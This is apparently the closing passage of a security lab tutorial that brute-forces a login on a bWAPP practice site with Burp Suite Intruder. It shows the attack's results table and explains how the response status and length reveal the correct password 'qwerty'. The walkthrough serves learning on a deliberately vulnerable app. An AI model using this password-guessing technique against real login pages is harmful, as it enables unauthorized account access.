
☑ Exclude HTTP headers

Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

☐ Extract the following items from responses:

After that, go to the payloads tab again and hit '<span>Start attack</span>'



8. Intruder attack of https://bwapp.hakhub.net

Request	Payload	Status code	Response received	Error	Timeout	Length	Invalid credential...	Comment
4	hello	200	429			4438	1	
5	fofo	200	411			4438	1	
6	fofofofofofo	200	431			4438	1	
7	feiofhewiowho	200	384			4438	1	
8	eguifgfyuegfywgfwf	200	699			4438	1	
9	dsfsuifghehfgfewuf	200	340			4438	1	
10	efhusfgeu	200	337			4438	1	
11	fellow	200	399			4438	1	
12	qwerty	302	614			510		

Here, the attack will start until it finds the correct credential for your password

In this case, the password was ‘qwerty’ and as you can see, it is not displayed in the invalid credentials tab resulting in the revelation of the correct password!

Conclusion:

In conclusion, by utilizing Burp Suite, a thorough assessment of the bwapp.hackhub.net platform was conducted. Initially, a new user was created, and an attempt was made to log in with a wrong password, using 'asdfg' as the password, which coincided with the username. Subsequently, Burp Suite was employed to intercept and analyze the traffic. By sending the intercepted request to the Intruder tab and configuring payloads with a list of potential passwords, the attack commenced. Through systematic testing, it was determined that the original password 'qwerty' was successfully identified, despite not being revealed during the initial login attempt. This demonstration underscores the significance of robust security measures and highlights the susceptibility of systems to credential-based attacks, emphasizing the critical need for proactive security measures to safeguard sensitive information.